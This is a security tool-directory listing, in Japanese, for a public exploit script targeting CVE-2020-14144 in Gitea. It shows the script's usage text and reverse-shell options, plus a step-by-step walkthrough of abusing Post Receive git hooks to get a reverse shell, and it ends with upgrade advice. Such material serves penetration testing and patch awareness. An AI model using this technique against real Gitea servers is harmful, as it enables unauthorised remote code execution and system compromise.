
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-14144-GiTea-git-hooks-rce — CVE-2020-14144を悪用するスクリプト - git hooksを使用したGiTeaの認証済みリモートコード実行 | Kitploit

ツール/GitHubGitHub/p0dalirius/cve-2020-14144-gitea-git-hooks-rce
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツール
GitHubp0dalirius/cve-2020-14144-gitea-git-hooks-rce

CVE-2020-14144-GiTea-git-hooks-rce

共有

CVE-2020-14144を悪用するスクリプト - git hooksを使用したGiTeaの認証済みリモートコード実行

リポジトリを見るウェブサイト
327268ヶ月前Kitploit レビュー済み

CVE-2020-14144 - GiTea 認証済みRCE

gitフックを使用してCVE-2020-14144 - GiTea認証済みリモートコード実行を悪用するスクリプト

GitHub release (latest by date) YouTube Channel Subscribers

特徴

  • IPとPORTからの自動リバースシェルペイロード生成
  • カスタムシェルスクリプトをアップロードし、-f オプションでリモート実行
  • ユーザー名とパスワードによる自動ログイン

使用方法

$ ./CVE-2020-14144-GiTea-git-hooks-rce.py -h
    _____ _ _______
   / ____(_)__   __|             CVE-2020-14144
  | |  __ _   | | ___  __ _
  | | |_ | |  | |/ _ \/ _` |     Authenticated Remote Code Execution
  | |__| | |  | |  __/ (_| |
   \_____|_|  |_|\___|\__,_|     GiTea versions >= 1.1.0 to <= 1.12.5
     
usage: CVE-2020-14144-GiTea-git-hooks-rce.py [-h] [-v] -t TARGET -u USERNAME -p PASSWORD [-I REV_IP] [-P REV_PORT] [-f PAYLOAD_FILE]

CVE-2020-14144 - GiTea authenticated Remote Code Execution using git hooks

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Increase verbosity.
  -t TARGET, --target TARGET
                        Target host (http://..., https://... or domain name)
  -u USERNAME, --username USERNAME
                        GiTea username
  -p PASSWORD, --password PASSWORD
                        GiTea password
  -I REV_IP, --rev-ip REV_IP
                        Reverse shell listener IP
  -P REV_PORT, --rev-port REV_PORT
                        Reverse shell listener port
  -f PAYLOAD_FILE, --payload-file PAYLOAD_FILE
                        Path to shell script payload to use.

デモ

この脆弱性/機能を正常に悪用するには、対象サーバーのGiTeaバージョンがバージョン1.1.0から1.13の間である必要があり、"May create git hooks" 権限が有効なアカウント(ユーザー名、パスワード)が必要です。

"May create git hooks"権限が有効なアカウント

システム管理の観点から見ると、悪用前のgiteaプロセスは次のようになります:

悪用前のサービス状態

まず、自分のアカウントを使用してGiTea Webインターフェース上にリポジトリを作成します。リポジトリを作成したら、Settings -> Git Hooks -> Post Receive Hook に移動します。このフックには、新しいコミットを受信した後に実行されるシェルスクリプトを記述できます。

Post Receive Hook

次に、攻撃マシン上に一時ディレクトリを作成し、リモートリポジトリにプッシュします。これにより、Post Receive Hook スクリプトがトリガーされます。

touch README.md
git init
git add README.md
git commit -m "Initial commit"
git remote add origin https://vulnserver/testuser/vuln.git
git push -u origin master

コミットをリモートリポジトリにプッシュすると、Post Receive Hook スクリプトがトリガーされ、リバースシェルを取得できます!

リバースシェル

悪用後、システム管理者はGiTeaの子プロセス内で、私たちの切り離されたリバースシェルを簡単に確認できます:

悪用後のサービス状態

緩和策

少なくともバージョン1.13.0に更新することをお勧めします。

追加の参考文献

  • https://podalirius.net/en/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
  • https://nvd.nist.gov/vuln/detail/CVE-2020-14144
  • https://www.fzi.de/en/news/news/detail-en/artikel/fsa-2020-3-schwachstelle-in-gitea-1125-und-gogs-0122-ermoeglicht-ausfuehrung-von-code-nach-authent/
  • https://docs.gitlab.com/ee/administration/server_hooks.html
  • https://github.com/go-gitea/gitea
  • https://github.com/go-gitea/gitea/pull/13058

貢献

プルリクエストは歓迎します。他の機能を追加したい場合は、お気軽にissueを開いてください。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    370
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






